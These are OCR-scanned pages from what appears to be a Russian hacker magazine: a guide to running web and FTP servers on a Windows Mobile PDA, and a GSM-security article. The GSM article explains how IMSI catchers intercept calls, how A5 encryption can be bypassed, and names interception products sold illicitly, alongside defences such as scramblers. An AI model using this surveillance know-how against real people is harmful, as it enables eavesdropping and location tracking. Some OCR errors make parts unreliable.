Например, это Microsoft Virtual PC (денег не просит, но пока ничего толком и не поддерживает), Microsoft Virtual Server 2007 (планирует поддерживать технологии Pacifica и Vanderpool, а текущая бета Microsoft Virtual Server 2005 R2 SP1 их уже поддерживает), Parallels Workstation (легкий гипервизор/монитор виртуальных машин, поддерживающий Vanderpool и занимающий всего 13,7 MB в Windows-версии и 9,7 MB в версии, которая использует в качестве основной системы Linux). Все это удовольствие стоит чуть меньше полусотни долларов и эти деньги действительно оправдывает (www.parallels.com и www.answers.com/topic/parallels-workstation).

Также существуют экзотические супервизоры типа TRANGO, ориентированные на решение задач реального времени, например обрабатывающие быстро меняющиеся показания датчиков или что-то еще.


А оно надо?!

Виртуальность — это по-настоящему крутая вещь! Можно экспериментировать со всеми операционными системами, которые только есть. Можно тянуть виртуальные сети, а потом пытаться их взломать, наблюдая за реакцией брандмауэров и всяких прочих систем обнаружения вторжения.


Раньше для реализации сетевых атак требовалось от трех до пяти компьютеров, теперь же достаточно одного! Причем без тормозов! Ведь самый ценный ресурс (не считая мозги) — это время, которого всегда не хватает. Увеличивая производительность компьютера, мы удлиняем нашу жизнь!

INFO

> В линейке продуктов WMware существует специальное приложение, которое помогает переместить реально установленную операционную систему в виртуальное окружение. Ее имя — VMware P2V Assistant.



> На DVD ты найдешь полную подборку программ для организации виртуальных машин, в том числе поддерживающих аппаратную эмуляцию: XEN, WMware, Virtual Server, Parallels Workstation.



> Виртуальные выделенные серверы (VDS) — модная ныне технология. Подробнее о том, что это такое и как это организовать, ты можешь прочесть на сайте http://en.wikipedia.org/wiki/Virtual_dedicated_server.


SOUNDS OF NATURE
LOVE BALLADS
J-POP
MINIMAL
NOISE
THRASH METAL
RINGTONES
LOUNGE
EASY LISTENING
INDUSTRIAL
CHANSON
UNDERGROUND MUSIC
GANGSTA RAP
R'N'B
JAZZ
SKA PUNK
Fashion
Евросеть
На правах рекламы
Товар сертифицирован

СЕРВЕР В КАРМАНЕ



МАКСИМ «MAXIKOZ» ПАРШУКОВ
/ MAXIKOZ@GMAIL.COM /

НЕОБЫЧНОЕ ИСПОЛЬЗОВАНИЕ КАРМАННОГО КОМПЬЮТЕРА: ДЕЛАЕМ ИЗ НЕГО СЕРВЕР!

ВОТ ЗАДУМАЙСЯ. КАК ИСПОЛЬЗУЕТ КПК ЕГО РЯДОВОЙ ОБЛАДАТЕЛЬ? ЧИТАЕТ В ДОРОГЕ ЭЛЕКТРОННЫЕ ВЕРСИИ КНИЖЕК, СЛУШАЕТ МУЗЫКУ, РАБОТАЕТ С ЛИЧНЫМ ПЛАНИРОВЩИКОМ, НУ, И ИГРАЕТСЯ В ПРОСТЫЕ ЛОГИЧЕСКИЕ ИГРУШКИ. ВСЕ! ТОГДА ЗАЧЕМ ВСЕ ЭТИ СОТНИ МЕГАГЕРЦ, БАСНОСЛОВНОЕ УВЕЛИЧЕНИЕ ОПЕРАТИВНОЙ ПАМЯТИ, САМЫЕ РАЗНЫЕ СЕТЕВЫЕ ИНТЕРФЕЙСЫ? ПОЛУЧАЕТСЯ, ВСЕ ЗРЯ? А ВОТ И НЕТ. МЫ ПОПРОБУЕМ ОТОЙТИ ОТ ВСЕХ ЭТИХ СКУЧНЫХ СТЕРЕОТИПОВ И ЗАМУТИМ НА КПК САМЫЙ НАСТОЯЩИЙ СЕРВЕР, А ПОТОМ ДАЖЕ ЗАЩИТИМ ЕГО ОТ ВЗЛОМА. ДУМАЕШЬ, ЭТО НЕ РЕАЛЬНО? ПРИЯТЕЛЬ, ТЫ ОШИБАЕШЬСЯ.

Забегая вперед, скажу, что для мобильной платформы существуют практически любые демоны из тех, которые устанавливают на обычный компьютер. Функционально они несколько уступают «настольным» собратьям, зато с точки зрения безопасности они даже более устойчивы ко взлому. Попробуй найди эксплоит для столь редкого ПО… Впрочем, давай сначала разберемся, как все это будет работать. Идея проста: поскольку подключить патчкорд непосредственно к КПК нельзя, требуется промежуточное звено — обычный компьютер. В данном случае нам абсолютно неважны его конфигурация, установленная ОС и религия администратора. Главное, чтобы на него был монтирован беспроводной интерфейс, позволяющий соединиться с КПК, а сам он имел доступ в сеть. После соединения по WiFi карманник также доступен из сети, а именно это нам и нужно. Возможно, кто-то резонно заметит, что в тех же целях можно было бы использовать встроенный GPRS-модуль или bluetooth. Но спешу парировать тем, что GPRS в КПК встречается довольно редко, а скорость по «синему зубу» все равно будет ниже, чем по WiFi. Правда, можно обойтись без компьютера, если у тебя есть точка доступа, но дома она встречается нечасто, зато беспроводные интерфейсы вовсю интегрируют в материнские платы.

WiFi на компьютере — это просто!

Итак, решено — будем использовать WiFi. Начнем, конечно же, с того, что поднимем между компьютером и КПК беспроводное



соединение. Для наглядности будем считать, что в качестве компьютера выступает ноутбук, оснащенный PCMCIA WiFi картой NETGEAR CardBus MA521, а в качестве ОС используется родная Windows XP. Отважным добровольцем со стороны карманных компьютеров будет проверенная временем машинка PDA Dell Axim X3i (ОС — Windows mobile 2003) с интегрированным WiFi-модулем стандарта 802.11b. Не будем заморачиваться по поводу установки драйверов и тому подобного — все это сейчас принципиального значения не имеет. Для беспроводного соединения сейчас важно установить параметры TCP/IP-протокола, которые задаются, как и для обычного сетевого подключения. Просто заходим в его свойства и проверяем, установлены ли IP-адрес и маска подсети. Если нет, указываем в качестве IP-адреса 192.168.0.1, а маски подсети — 255.255.255.0. Далее задаем параметры беспроводной связи стандартными средствами винды или софта, который идет в комплекте с твоей карточкой. Допустим, мы выбрали первый вариант, тогда требуется указать:

Сетевое имя (SSID) — произвольное название сети.

Проверка подлинности — в нашем случае наилучшим образом подойдет «совместная».

Шифрование данных — WEP.

Ключ предоставлен автоматически — мы будем использовать статический ключ, поэтому отключаем эту опцию.

Ключ сети — вводим произвольный WEP-ключ, который будет использоваться для защиты беспроводного соединения.

Далее, поскольку в нашем случае соединение будет осуществляться без использования точки доступа, отмечаем соответствующую опцию «Это прямое соединение «компьютер-компьютер», точки доступа не используются». А чтобы не парить себе мозг с ручной установкой соединения, включаем автоматический реконнект с помощью параметра «Подключаться, если сеть находится в радиусе действия». Затем щелкаем в трее по иконке беспроводного соединения и убеждаемся, что с ним все о'кей.

В принципе, соединение с КПК можно установить уже сейчас, но тот по-прежнему не будет иметь доступа в инет, а значит, толку от такого соединения пока мало. Необходимо поднять так называемый NAT (Network Address Translation) — трансляцию сетевых адресов, позволяющую компьютерам в локалке работать в инете через единственный сервер, как если бы они сами имели доступ в Сеть. Работая с Windows XP, можно пойти двумя путями, и оба будут предельно просты. Я предлагаю тебе воспользоваться специальным «Мастером домашней сети», который легко вызывается через окно «Сетевые подключения». Шустрый помощник автоматически обнаружит все сетевые подключения и, скорее всего, будет ругаться, что беспроводное отключено, поскольку непосредственно коннект еще не установлен. Не обращай на это внимание, а просто поставь галочку «Игнорировать отключенное сетевое оборудование». А дальше помощник задаст простой вопрос: а что, собственно, нужно сделать? А нужно настроить выход в интернет других пользователей через этот компьютер — это первый вариант ответа, его и выбирай. Далее обозначь внешнее соединение (с инетом), а также внутреннее (в нашем случае — беспроводное). И вот только теперь можешь считать предварительную настройку законченной.

А на КПК — еще проще


Теперь попробуем настроить WiFi с другой стороны, то есть на КПК. Берем в руку стилус и ищем в верхней части экрана символическую иконку со стрелочками и крестиком. Удалось? Тогда можем приступать к поиску беспроводных соединений — кликаем по «Turn off flight mode». Через некоторое время КПК обнаружит нашу сеть (причем вполне возможно, что еще и какую-нибудь другую) и предложит к ней подключиться. Для этого потребуется ввести WEP-ключ, который ты ранее указал на компьютере. Если все сделано правильно, связь между компьютером и КПК тут же будет остановлена. Наш будущий сервер получит произвольный IP-адрес, выданный DHCP-сервером на компьютере, но такое положение дел нас не устраивает по одной простой причине: мы настраиваем сервер. Нужен статический IP! Так что, недолго думая, переходим в Настройки –> Соединения -> Сетевые Адаптеры -> Закладка Network Adapters. В списке сетевых адаптеров выбираем беспроводной модуль (в моем случае это Dell TM1200 WLAN Module) и смотрим на доступные настройки. Выстави в качестве IP-адреса что-нибудь, вроде 192.168.0.2, и приступай к следующему этапу настройки.

Поднимаем веб-сервер


Итак, соединение между узлами установлено, пакетики лихо передаются по воздуху, предоставляя КПК доступ в интернет. Дело за малым — поднять все необходимые демоны, чем мы сейчас и займемся, начав с веб-демона. Решений для КПК совсем немного, но зато есть по-настоящему продуманные продукты, такие как Pocket HPH Server 5.0, например. Демон не только выполняет функции простейшего веб-сервера, но отлично ладит с PHP-скиптами и даже SQLite3. Установка проходит по обычному сценарию через знакомый тебе Microsoft ActiveSync. Впрочем, можно обойтись и без него, скопировав вручную нужные cab-файлы в память КПК, хотя смысла в подобных ухищрениях я не вижу. Разработчики попытались максимально приблизить свой продукт к обычному серверному софту. Поэтому никаких GUI-оболочек для настройки здесь нет. Как и подобает серьезным продуктам, используется текстовый конфигурационный файл HPH.ini, расположенный в папке \Program Files\PocketHPH Server. Только вот




› Мобильный фаервол Airscanner




› Статус FTP-сервера



› Настройки WiFi на КПК



› www.mobileleap.net/hph — веб-сервер Pocket HPH Server
http://www.noisette-software.com/products/pocketpc/ShareIt — ShareIt FTP server for Microsoft Pocket PC
www.kerio.com — Kerio Winroute Firewall
www.airscanner.com/mobile — файрвол и антивирус
www.soti.net — Pocket Controller-Professional
www.ladoshki.net — полезный портал для пользователей КПК



› На диске ты найдешь подборку программ, упомянутых в статье, а в самых ближайших выпусках мы даже откроем новый раздел — «Софт для мобильных устройств»

количество опций в нем ничтожно мало — не дорос еще малютка до серьезных проектов. Но в нашем случае это даже лучше, тебе нужно указать лишь следующее: путь к WWW-документам (там, где хранятся файлы веб-сайта) — \Program Files\PocketHPH Server\www; адрес и порт, на котором будет висеть демон: http://127.0.0.1:9000; адрес веб-панели, предназначенной для удаленного мониторинга сервера: http://127.0.0.1:9000/status.

При необходимости откорректируй значение нужных параметров и запускай демон через меню: Программы -> PocketHPH Server. Проверить работоспособность сервера и интерпретатора PHP можно, поместив тестовый скрипт в папку с файлами веб-сервера. Создай там, например, mytest.php, напиши единственную строчку кода «<?echo 5+5?>» и попробуй обратиться локально по адресу http://127.0.0.1:9000/mytest.php.

Поскольку твой КПК находится за маршрутизатором (NAT'ом), то обратиться к нему напрямую из внешней Сети (то есть из инета) нельзя. Клиент извне может подключиться исключительно к маршрутизатору, но никак не к клиенту, который находится за фаерволом. Поэтому придется пойти на небольшую хитрость и организовать port mapping или, проще говоря, переадресацию запросов, поступающих на 80-ый порт ноутбука (то есть маршрутизатора), на 9000-ый порт уже КПК. Для этой функции вполне подойдет мощный, но простой в использовании Kerio Winroute Firewall.

FTP-демон, почему нет?

Веб-сервер мы сделали, теперь ты не только сможешь поднять свой небольшой порносайт, но и, например, отлаживать реальные PHP-скрипты. Идем дальше. Предлагаю не обламываться и в довесок к веб-серверу организовать еще и небольшой FTP'шник. Поиски подходящего софта привели меня к отличной программе — ShareIt FTP server for Microsoft Pocket PC. После установки необходимо запустить приложение через Старт -> Программы-> ShareIt FTP. При этом в трее карманника появляется иконка FTP-сервера, вызывающая панель для администрирования сервера. Хочешь отследить активность? Нет проблем: в окне отображается время беспрерывной работы, количество активных сессий, объем переданного и принятого трафика в мегабайтах. Конфигурирование осуществляется через понятную графическую оболочку. Причем, как и в старшем собрате (существует версия этого демона и для обычной Windows-платформы), в ShareIt FTP предусмотрены возможность задать максимальное количество одновременных подключений, порт, на котором будет работать демон, таймаут для сессий, а также реализована многопользовательская система с дифференцированными квотами и уровнями доступа с аутентификацией не только по имени/пользователю, но и по IP. Тут же доступны и настройки, касающиеся производительности сервера. Для увеличения скорости передачи рекомендую выбрать достаточную степень компрессии, а самому серверу выделить достаточное количество памяти и подходящую степень питания, чтобы сервер не сдох от 10-ти подключений или не вырубился вообще в связи с отсутствием активности пользователя.

Наш долг — обеспечить безопасность...

Как это сделать? Для начала нужно спрятать КПК в сейф, записать код на бумажке и от греха подальше сжечь ее (или съесть — кому что нравится). Только в этом случае можно гарантировать физическую безопасность сервера. Правда, если вдруг окажется, что через бронированные стенки ящика сигнал WiFi не проходит, то его сервисами уже, к сожалению, не воспользоваться. Но зато какая безопасность от удаленных атак! Подобного уровня едва ли можно добиться другими способами, но приблизиться к нему под силу и без столь радикальных мер. Например, с помощью фаервола. Ты опять удивляешься, что его можно заинсталлить на КПК? А разве карманник не достоин этого, чем он хуже?

Добротным решением для карманных компьютеров является Airscanner Mobile Firewall. Сразу после простой установки через ActiveSync ты получаешь недюжинные возможности по фильтрации трафика вкупе с простейшей настройкой. Брандмауэр работает в трех режимах: полного доверия, когда все приложения имеют доступ в Сеть, полного запрета, когда доступ в инет полностью запрещен, а также так называемый осторожный режим, запрещающий все соединения, которые не разрешены. Правила, разрешающие сетевую деятельность тех или иных приложений, настраиваются в ручную. Для этого в окне выбора режима следует нажать кнопку «Edit». Важно, что Airscanner также позволяет мониторить активные сетевые соединения твоей карманной машинки в реальном времени с указанием протокола, локального адреса, порта, адреса и прочих параметров соединения. Всю сетевую деятельность карманника можно записывать в лог для последующего анализа. Дополнитель-

ные возможности фаервола позволяют защитить твой КПК от атак типа DDoS, определив максимальное количество передаваемых ICMP-, TCP- и UDP-пакетов в секунду. В случае превышения установленного количества, IP-адрес флудера будет блокироваться. Но это еще не все. Чтобы защитить себя еще и от малвари со всеми ее червями и вирусами, которые в последнее время активно разрабатываются и для мобильных платформ, рекомендую программу от тех же разработчиков — Airscanner Mobile Antivirus. Антивирус быстро просканит КПК на предмет опасных файлов, предварительно обновив антивирусные базы с сайта производителя.

Удаленное администрирование

Обычные серверы, поддерживающие работу сайтов, FTP-архивов, DNS и DHCP и других сетевых сервисов, расположены в специальных помещениях — серверных. Но админ там находится далеко не всегда: благодаря средствам удаленного управления в этом попросту нет необходимости. Раз настроив аппаратную часть, намного удобнее использовать средства удаленного администрирования, а не мерзнуть под многочисленными (мечты-мечты!) кондиционерами. Карманные компьютеры также могут похвастаться подобным функционалом. Пакет Pocket Controller-Professional делает возможным установку на КПК серверной части приложения, а на компьютер — клиентской, после чего управлять портативной игрушкой удаленно можно даже из другой части мира. Так карманный компьютер может стать вовсе не карманным — его можно положить в удобное место и настраивать все необходимое через компьютер, не прибегая к помощи стилуса. В этом плане Pocket Controller — настоящая находка, которая предлагает массу фишек, начиная от функции удаленного рабочего стола и заканчивая доступом к файловой системе КПК. Помимо этого, ты получишь доступ к командной строке и даже возможность управлять процессами. Полезнейшим добавлением является система макроскриптов, с помощью которых можно быстро запрограммировать последовательность рутинных операций на КПК и в следующий раз выполнять их двумя кликами мыши. И еще!

Любые действия на карманнике можно записать в видеофайл, а это может быть полезно хотя бы для того, чтобы снять видеоурок для нашего Visual Hack++.

Стереотипам — нет!

Какова метаморфоза, а? Из самого обычного КПК, который годился ранее разве что для чтения книг и воспроизведения музыки, мы сотворили настоящего сетевого монстра с полноценным фаерволом, удаленным управлением и работающими WWW-, FTP-демонами. Существует мнение, что КПК — это бесполезная игрушка, которая ни на что не годится. Сегодня мы сломали этот стереотип, дерзай!

SKVOZNOY
/ ADMIN@CUP.SU /



© Хаустова Софья

ВАС ВНИМАТЕЛЬНО СЛУШАЮТ


СКРЫТЫЕ АСПЕКТЫ БЕЗОПАСНОСТИ В GSM-СЕТЯХ

МЫ ИЗО ДНЯ В ДЕНЬ БЕРЕМ С СОБОЙ МОБИЛЬНЫЙ ТЕЛЕФОН, ИСПОЛЬЗУЕМ ЕГО НА ВСЮ КАТУШКУ, ИНТЕРЕСУЕМСЯ НОВИНКАМИ ТЕЛЕФОНОВ И ПРИБАМБАСАМИ К НИМ. НО ПРИ ЭТОМ ПОРОЙ НЕ ПОДОЗРЕВАЕМ О ТОЙ ОПАСНОСТИ, КОТОРУЮ ОН НЕСЕТ. МАЛО КТО ЗНАЕТ, ЧТО ЗВОНКИ ПО СОТОВОМУ МОЖНО ПЕРЕХВАТИТЬ И ПРОСЛУШАТЬ, МЕСТОРАСПОЛОЖЕНИЕ АБОНЕНТА — С БОЛЬШОЙ ТОЧНОСТЬЮ ОПРЕДЕЛИТЬ, А ПРИВАТНЫЕ ДАННЫЕ — ИЗВЛЕЧЬ ИЗ ТЕЛЕФОНА, ДАЖЕ ЕСЛИ ОНИ БЫЛИ СТЕРТЫ И ЗАПАРОЛЕНЫ. ВО ДЕЛА!

Начать стоит с того, что возможности прослушать разговоры и определить как минимум примерное месторасположение абонента заложены в технологию сотовых сетей изначально. Это действительно так. С учетом масштабов, которые имеет сегодня терроризм, быть по-другому попросту не может. Спецслужбы прибегают к самым различным способам, чтобы оградить страну от нападений, и одной из действующих мер является прослушивание телефонных звонков. Вспомнить хотя бы систему СОМР, предназначенную для авторизированного поиска подозрительных звонков и электронной корреспонденции. В ее основе лежит огромный программно-аппаратный комплекс, разработанный в недрах НИИ служб безопасности. Гигантские объемы перехваченной информации анализируются по ключевым словам с помощью специальной экспертной системы, а в случае голосового трафика обрабатываются еще и голосовыми триггерами, настроенными на определенный тембр. И сильно ошибается тот, кто считает, что разговоры по мобильнику через эту систему не проходят. Скорее всего все иначе.

А слушают вас так...

Любая технология сотовой связи использует для передачи данных радиоэфир, а значит, мы имеем дело с теми же проблемами безопасности, что и WiFi/Bluetooth. В первую очередь, это возможность перехвата и дешифровки пакетов с голосовыми дан-



Уникальный скрин с программы управления EMSI-catcher'ом. Впечатляет!



Криптофон — попробуй отличи от привычного сотика!

ными. Аналоговые системы сотовой связи, такие как NMT, AMPS, DAMPS, вообще прослушиваются обычным радиоприемником, слегка модифицированным под сканер и работающим в частотном диапазоне сотовой сети. В случае с GSM такого беспредела естественно нет, поскольку все данные в таких сетях передаются в зашифрованном по алгоритмам A5 виде. Причем конкретно в России шифрование в большинстве своем осуществляется по алгоритму A5/2, хотя во всех передовых странах задействован намного более стойкий к дешифровке A5/1. Впрочем, это не имеет большого значения — оба алгоритма давно рассекречены и, что еще более важно, взломаны. Расшифровать данные для обычного компьютера — задача пока непосильная, но зато вполне реализуемая на мощных мэинфреймах и распределенных системах. Получается, что единственной проблемой в осуществлении прослушки остается перехват голосового трафика из эфира, и она также решаема! Даже в интернете и особенно на закрытых форумах нередко попадаются сообщения о промышленном шпионаже и прослушке мобильных телефонов. Таить здесь особо нечего: либо у представителя сервиса есть друг детства в органах, либо он обладает подходящей техникой.

Как ни странно, но на практике это реализуется довольно просто. И все из-за того, что в спецификации GSM заложена идентификация абонента в сети, осуществляемая посредством SIM-карты, но не предусмотрена авторизация самой сети! Понимаешь? Можно создать свою собственную базовую станцию с сигналом выше, чем у настоящей, и аппарат жертвы, ничего не подозревая, к ней подключится! А если передавать весь трафик дальше, то есть настоящей базовой станции, то никто — ни оператор, ни абонент — не заметит подлога и все разговоры будут продолжаться своим чередом. Получаем типичный пример атаки Man-In-The-Middle. Девайсы, выступающие в качестве фейковой базовой станции, называются EMSI-catcher'ами и работают по тому же принципу, что и логирующий прокси в web. Такое название неслучайно. Каждый пользователь в сетях GSM имеет свой уникальный идентификатор абонента IMSI (International Mobile Subscriber Identity), с помощью которого можно отделить голосовой трафик нужного человека от других. При этом в некоторых случаях можно не зацикливаться на расшифровке трафика, а посредством специальных команд заставить абонента вообще не использовать шифрование (в этом случае данные кодируются по алгоритму A5/0), а значит, все, что требуется, — это перевести цифры в аудиоданные. Большинство EMSI-кэтчеров так и работают.


Использование подобного рода оборудования самотеком — это, безусловно, преступление. Но кто его расследованием будет заниматься, когда такие темы ты можешь приобрести из-под полы, либо заказать у диллеров в Сети. Наиболее ходовые продукты: Octopus FTMRS 60D mini, PostWin, GSM Interceptor Pro, SCL-5020.

В итоге ясно, что прослушка мобильника осуществима государственными силовыми структурами, иностранными спецслужбами, обладателями IMSI-catcher'a, а также GSM-сканеров, настроенных на диапазон частот, где та или иная мобильная сеть работает без шифрования. Кстати, понять, задействован режим шифрования или нет, можно по специальной иконке (восклицательный знак на телефонах Siemens и Ericsson и разомкнутый замок у Nokia), которая появляется в случае его отключения. Как правило, у новых моделей такой возможности нет, поскольку производители считают ее ненужной…


«A5!» — «Мимо!» — «G2». — «Тоже мимо!» — «K8». — «Попал...»

Узнать твое месторасположение, когда и куда ты звонил, — все это не проблема. Добропорядочный оператор сотовой связи (а в России все ОПОСЫ добропорядочные) ведет тотальный учет собственных абонентов. На борту его серверов крутится несколько учетных баз. Наиболее актуальные из них:

- База информации об абонентах (Subscriber database) — содержит регистрационные данные абонентов. Такие базы не раз уплывали в публичный доступ, передаривалась, попадали на рынки и даже частично выкладывались в инете.
- Реестры расположения собственных абонентов (Home Location Register, HLR) и гостей сети (Visitors Location Register, VLR) — необходимы для хранения информации о месторасположении абонентов. В процессе использования мобильной сети информация в регистрах обновляется, и таким образом осуществляется трассировка (определение месторасположения) абонента.
- Регистр идентификации оборудования (Equipment Identity Register, EIR) — часто



> Управление сервером с экрана мобильника!



> Вот эта маленькая программа считает все данные с твоей SIM'ки!

интегрирован с HLR. Этот регистр содержит перечень IMEI мобильных телефонов, которым запрещен доступ в сеть, или которые находятся под наблюдением. Это сделано для отслеживания ворованных телефонных аппаратов.

• База информации об абонентах CDR (Call Data Record) — это самая большая база с информацией обо всех разговорах и переписке абонентов. В общем случае каждая запись CDR содержит следующие данные: кто звонит; кому звонит; IMEI-номера обоих мобильников; длительность соединения; тип услуги; базовая станция, начавшая обслуживание соединения. Поскольку это централизованная база данных, можно без труда выяснить, кто звонил с того или иного мобильника, даже если для звонка использовались разные SIM-карты. Для этого достаточно отфильтровать записи по IMEI-номеру.

Поднимая же записи базовых станций, обслуживавших звонок, следствие может восстановить местоположение абонентов с точностью до соты, в которой они находились в момент звонка или отправки sms. А дополнительные средства, например так называемая триангуляция, позволяют выяснить еще более точно месторасположение! Кстати говоря, методы трейсинга абонента применяются не только для поимки преступников и насоливших хакеров. Трейсинг помогает найти человека, который попал в беду в дремучем лесу, или, например, предотвратить использование мобильников на закрытой территории. Правда, в России в последнем случае применяются глушилки GSM/GPRS, но за границей нередко используют специальное оборудование. Одна из таких штучек — комплекс Sensor-Net (www.sensornet.gov), с помощью которого любой человек может быть вычислен до метра, а все данные будут отображены на карте местности с подсветкой действующих радиосигналов.

Защищайтесь, сэр!

Подобное положение дел с личной безопасностью выглядит удручающе, но от многих бед есть спасение. Этой проблемой давно занимаются несколько исследовательских центров, работающих над решением, исключающим возможность прослушки. Очень часто в этих целях используют так называемые скремблеры, которые сжимают исходящие данные и шифруют их отличным от A5 алгоритмом. Правда, это влечет за собой появление небольшой задержки в разговоре — от 0,8 до 1 секунды, так что, задав вопрос, ответ следует ждать не ранее чем через 2х0,8=1,6 секунды. Наиболее известные открытому рынку скремблеры — ОРЕШЕК (www.zinfo.ru/item/339), РЕФЕРЕНТ GSM (www.zinfo.ru/item/1181), БУТОН-М. Устройства совместимы с современными моделями мобильных и подключаются к порту телефона как обычная handsfree-гарнитура. А для некоторых популярных моделей и вовсе существуют версии с интегрированным скремблером — это так называемые криптофоны. Условие их использования одно: для установки защищенного соединения необходим криптофон с каждой из разговаривающих сторон. Один из самых навороченных криптофончиков — ANCORT (www.cryptogsm.ru). Это новый специализированный криптографический мобильный телефон стандарта GSM 900/1800, обеспечивающий связь в защищенном режиме, шифрование электронной переписки и sms. Все документы и данные можно спрятать с помощью пароля EDA (Encryption Data Access), что не даст обнаружить необходимые улики при анализе сотового. Аппарат базируется на процессоре Motorola MX21266 МГц с операционной системой WinCE 4.2. Криптографическая начинка телефона не разглашается. Пока он считается самым дорогим телефоном в мире и распространяется с бриллиантовой окантовкой, сделанной на заказ. Мобильник используется VIP-персонами и государственными чиновниками для обеспечения собственной безопасности. Все это, конечно, круто, но откуда нам взять бабки на такое дело? Неоткуда! Зато, если на борту твоего смартфона крутится одна из современных мобильных программ, можно защитить хотя бы свою переписку. Это хоть как-то обезопасит тебя при общении и в некоторых случаях даже сэкономит деньги. Итак, поехали.

Pointsec for Symbian OS

Платформа: Symbian OS
Сайт: www.pointsec.com

Утилита работает со всевозможными типами файлов, включая изображения, сообщения sms и электронной почты, документы Word и Adobe, а также презентации Power Point. Кроме этого, она умеет защищать информацию, хранящуюся на карточках памяти.

Fortress SMS

